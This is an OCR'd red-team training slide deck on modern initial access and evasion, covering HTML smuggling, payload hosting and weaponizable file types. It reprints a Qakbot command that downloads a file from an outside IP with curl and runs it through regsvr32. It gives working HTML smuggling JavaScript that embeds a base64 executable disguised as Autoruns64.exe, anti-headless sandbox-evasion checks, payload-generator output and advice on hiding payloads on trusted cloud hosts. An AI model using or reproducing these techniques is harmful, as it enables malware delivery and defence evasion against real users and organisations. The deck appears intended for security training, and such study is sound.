Modern Initial Access and Evasion Tactics

Mariusz Banach

@mariuszbit
mgeeky
mb@binary-offensive.com

ver. 1.9

Agenda – Day 2 – New Hope

» The Beauty of HTML Smuggling

» Hosting Thy Payloads

» Code Signed Threats

  » Fantastic Code Certs And Where To Find Them

» MSIX + APPX

» ClickOnce Deployments


» Containerized Malware

» Complex Infection Chains

» (if there's enough time & will)

  Parts of Appendix: Maldocs

The Beauty of HTML Smuggling



HTML Smuggling – Deadly Effective

» Gets passed through the most aggressive Web Proxy policies

» Proxies, Sandboxes, Emulators, Email Scanning => BYPASSED

» Malicious file embedded in HTML in Javascript.

» MUST employ anti-sandbox/-headless, + timing evasions

proxylife
@pr0xylife

#Qakbot - obama196 - .html > .zip > .lnk > .dll

HTML Smuggling.

cmd.exe /c set r1=regs

curl -s -o %temp%\theyOneAs.png
http://194.36.189.]211/whoThing.jpg

call %windir%\system32\%r1%vr32
%temp%\theyOneAs.png


HTML5 download attribute

HTML5 introduced the "download" attribute for anchor tags. Consider the following line of HTML, which is supported by all modern browsers:

```
<a href="/files/doc123.doc" download="myfile.doc">Click</a>
```

```
var myAnchor = document.createElement('a');
myAnchor.download = 'filename.doc';
```

~ again, thanks Outflank!



HTML Smuggling - Explained

- 1. Body OnLoad callback
- 2. Optional setTimeout delay or direct entrypoint call
- 3. Embedded Payload footprint
- 4. Actual HTML Smuggling logic
  - A) Create a Javascript Blob object, holding file's raw data
  - B) If operating on IE – use msSaveOrOpenBlob
  - C) Else, create a dynamic HTML node
  - D) Invoke URL.createObjectURL() and store it in <a href=„…”>
  - E) Stores Blob-URL in **<a>.download property**
  - F) Invokes created anchor tag to execute download feature

```
13
14    <body onload="obf_entryPoint();"  style="margin: 0; padding: 0;">
15      <script  nonce= '1a559aba-1413-4272-bd5d-747b3e576d3a' >if(!spfxPerfl
```

```
130
131    function obf_entryPoint() {
132        obf_launchHtmlSmuggling();
133    }
```

```
130
131    function obf_entryPoint() {
132        setTimeout(function(){ obf_launchHtmlSmuggling(); }, 2000);
133    }
```

```
76
77    function obf_launchHtmlSmuggling() {
78        var obf_file = ''+'TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
          fug6xH7gQld+6zrEfn7+un7oOsR+u1LBf986xH67UsB/+zrEfrtSx3/hOsR+zvypfu06xH7O/ER+6jrEfs78
          AAAgAAFAFAAAAAAC85gUAABAAAAAAAAEABAAAAABAAAAACAAAFAAIAAAAAAAAUAAgAAAAAAAJANAAAEAADQoA0
```

```
          k8FbziY9SLKN60xDsIr22TuXP3fMIGYMIGApH4wfDELMAkGA1UEBhMCVVMxEzARBgNVBAgTCldhc2hpbmd0b24xEDAOBgNVBAcTB1JlZG1vbmQ
          TWljcm9zb2Z0IFRpbWUtU3RhbXAgUENBIDIwMTACEzMAAAD50wuyGQEawS0AAAAAAPkwIgQgPaBKg+GkkWswjFTWBQ3ZoGpRdhXg42D/uXwS
          Ul0QPJu8ARWTAVtsKDSMdUzyypwX4I2BYq5fVrlCAEVrG+cPdfblwv7mnWsbbbksTEMyszzmbj5LVm1yocY0W3yz4N841/mCHw7jV2GRxuXD
          oxGIv37LsvJizTo3IvB2k2x7+9tx7sFczZ0eTT+59uSZNaOt1zNt5mnw8wUs6GrqqcipkGTkirado7IMqscgbPjB4GbsOIuQAA';
```

```
79    var obf_data = obf_base64ToArrayBuffer(obf_file);
80    var obf_blob = new Blob([obf_data], {type: 'application/octet-stream'});
81    var obf_fileName = 'Autoruns64.exe';
82
83    // msSaveOrOpenBlob
84    if (window.navigator['msSaveOrOpenBlob']) {
85        window.navigator['msSaveOrOpenBlob'](obf_blob, obf_fileName);
86    }
87    else {
88        var obf_a = document.createElement('a');
89        document.body.appendChild(obf_a);
90        obf_a.style = 'display: none';
91
92        // createObjectURL
93        var obf_url = window.URL['createObjectURL'](obf_blob);
94        obf_a.href = obf_url;
95
96        // download
97        obf_a['download'] = obf_fileName;
98
99        obf_a.click();
100
101       // revokeObjectURL
102       window.URL['revokeObjectURL'](obf_url);
103   }
104 }
```

download

Causes the browser to treat the linked URL as a download. Can be used with or without a value:

- Without a value, the browser will suggest a filename/extension, generated from various sources:
  - The `Content-Disposition` HTTP header
  - The final segment in the URL path
  - The media type (from the `Content-Type` header, the start of a `data:` URL, or `Blob.type` for a `blob:` URL)

HTML Smuggling – Delay + Anti-Headless

» Use Javascript *github.com/infosimples/detect-headless* library to detect sandboxes.

» Run Anti-Headless logic after some time elapses (use setTimeout)

» Rest pretty much stays the same.

» **Exercise 6: Review HTML Smuggling disguised in OneDrive Payloads & generate custom ones**

» **repo\Tools\smuggler\smuggler.py Autoruns64.exe -o index.html -u https://google.com -M**

```
383
384 function obf_runTests() {
385   /*
386    *  Here is where we execute all the tests specified above
387    */
388   const obf_tests = [
389     { name: "User Agent",        id: "user-agent",        obf_testFunct
390     { name: "App Version",       id: "app-version",       obf_testFunct
391 //<<<MOUSEMOVE>>>//    { name: "Mouse Move",        id: "mouse-move",
392     { name: "Plugins",           id: "plugins",           obf_testFunct
393     { name: "Plugins Prototype", id: "plugins-prototype", obf_testFunct
394     { name: "Mime",              id: "mime",              obf_testFunct
395     { name: "Mime Prototype",    id: "mime-prototype",    obf_testFunct
396     { name: "Languages",         id: "languages",         obf_testFunct
397     { name: "Webdriver",         id: "webdriver",         obf_testFunct
398   //{ name: "Time Elapse",       id: "time-elapse",       obf_testFunct
399     { name: "Chrome",            id: "chrome-element",    obf_testFunct
400     { name: "Permission",        id: "permission",        obf_testFunct
401     { name: "Devtool Protocol",  id: "devtool",           obf_testFunct
402     { name: "Broken Image",      id: "image",             obf_testFunct
403     { name: "Outer dimensions",  id: "outer",             obf_testFunct
404     { name: "Connection Rtt",    id: "connection-rtt",    obf_testFunct
405   ];
406
407   obf_tests.forEach(obf_test => {
408     try {
409       obf_testBrowser(obf_test.id, obf_test.obf_testFunction);
410     }catch{
411       obf_UNDEFINED;
412     }
413   });
414 }
```

```
416 function obf_entryPoint() {
417   obf_runTests();
418
419   setTimeout(function() {
420     var obf_unsafe = false;
421     var obf_headless = 0;
422     var obf_undefined = 0;
423     var failed = '';
424     for(var key in obf_testResults) {
425       if(obf_testResults[key] == 'headless') {
426           obf_headless++;
427           failed += key + ', ';
428       }
429       if(obf_testResults[key] == 'undefined') {
430           obf_undefined++;
431           failed += key + ', ';
432       }
433     }
434
435     result = obf_headless + obf_undefined;
436     var obf_mouseMoved = obf_testResults['mouse-move'] == 'headful';
437
438     //console.log(`[obf_HEADLESS] Result: ${result}. Tests which failed: $
439     //console.log(`[obf_HEADLESS] Did mouse moved? ${obf_mouseMoved} . Eve
440
441     if(result > 1) {
442       // UNSAFE ENVIRONMENT. Bailing out...
443     }
444     else {
445       obf_launchHtmlSmuggling();
446
447     }
448
449   }, 2000);
450 }
```

```
PS D:\dev2\red-team-macros> py .\smuggler.py Autoruns64.exe -o index.html -v -u https://google.com -M
[INFO] HTML Smuggled file will be dropped named as: Autoruns64.exe

    +     o     +             o   +     o     +             o
        +           o     +           +          o     +        +
        o  +          +          +          o  +          +          o
    -_-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-_-_-_-_-_-_-_,------,      o
       :: RED MACROS FACTORY (0.8.7)   _-_-_-_-_-_-_-|   /\\_/\
       for all your VBA cravings.      -_-_-_-_-_-_-~|__( ^ .^)  +    +
    -_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-__-_-_-_-_-_-_-''  ''
    +     o         o   +       o      +      o         o   +       o
    +     o           +      o    ~    Mariusz Banach / mgeeky  o
          o           +                       o          +          +


[.] Embedding input file of type (application/octet-stream) to HTML output...
[INFO] Will delay payload dropping for 2000 milliseconds.
[INFO] Mouse Move events required to pass the User test: 50 events.
[+] File will be dropped only if User Mouse Movement is detected.
[INFO] After dropping file, will redirect to: "https://google.com"
[INFO] Javascript entry point name: "obf_entryPoint"
[INFO] Adding onload attribute to body:
       <body onload="obf_entryPoint();" >

[INFO] Smuggling succeeded.

[.] File Smuggled: Autoruns64.exe
[+] Generated file written to (size: 1193036): index.html
```

Summing Up On File Formats

» Plenty Ways To Skin A Cat - nightmare for Detection Engineers & Threat Hunters

» Below a list of 77+ extensions that we can weaponize, meaning they pose *actual* risk:

Word

1. docm
2. doc
3. docx
4. dot
5. dotm
6. rtf

Excel

7. xls
8. xlsm
9. xlam
10. xlsx
11. xlsb
12. xla
13. xlt
14. xltm
15. slk

Exotics

16. chm
17. scf
18. url
19. csproj
20. inf
21. ics

Publisher

22. pub

OneNote

23. one

PowerPoint

24. ppa
25. ppam
26. pptm
27. ppsm
28. pot
29. potm
30. pps
31. pptx

Visio

32. vdw
33. vsd
34. vsdm
35. vss
36. vssm
37. vstm
38. vst

Exotics

39. library-ms
40. settingscontent-ms

MS Project

41. mpd
42. mpp
43. mpt
44. mpw
45. mpx

WSH, COM, HTML

46. vbs
47. vbe
48. hta
49. sct
50. wsf
51. wsc
52. xsl
53. vbe
54. js
55. jse
56. html
57. svg

MS Access

58. mde
59. accde

Containers

60. zip
61. 7z
62. iso
63. img
64. cab
65. pdf
66. vhd
67. vhdx
68. wim


Executables


69. exe
70. scr
71. ocx
72. cpl
73. wll
74. xll
75. msi
76. msix
77. appx
78. bat
79. ps1
80. cmd
81. sh
82. lnk


HOSTING THY PAYLOADS

Hosting Payloads

- Crucial step of any Initial Access, requires extra attention, heavily impacts OPSEC
- Server hosting our Payloads must:
  - Look benign, best if it's commonly used for file hosting purposes
  - Have SSL/TLS Certificate signed by trusted authority: Amazon, AWS, Google, etc.
  - Hard to be blocked by target Blue Team due to anticipated legitimate use across the company
- Example file hosting sharing these traits:
  - **Cloud-based file storage**: Office365 OneDrive / SharePoint, AWS S3, MS Azure Storage, Google Drive, FireBase Storage
  - **CDNs**: Azure Edge CDN, StackPath, Fastly *(costs $$$)*, Akamai, Google Cloud AppSpot, HerokuApp
  - **Serverless endpoints**: **AWS Lambdas**, **CloudFlare Workers**, DigitalOcean Apps









Hosting Payloads

» Living Off Trusted Sites (LOTS Project - https://lots-project.com/) by @mrd0x







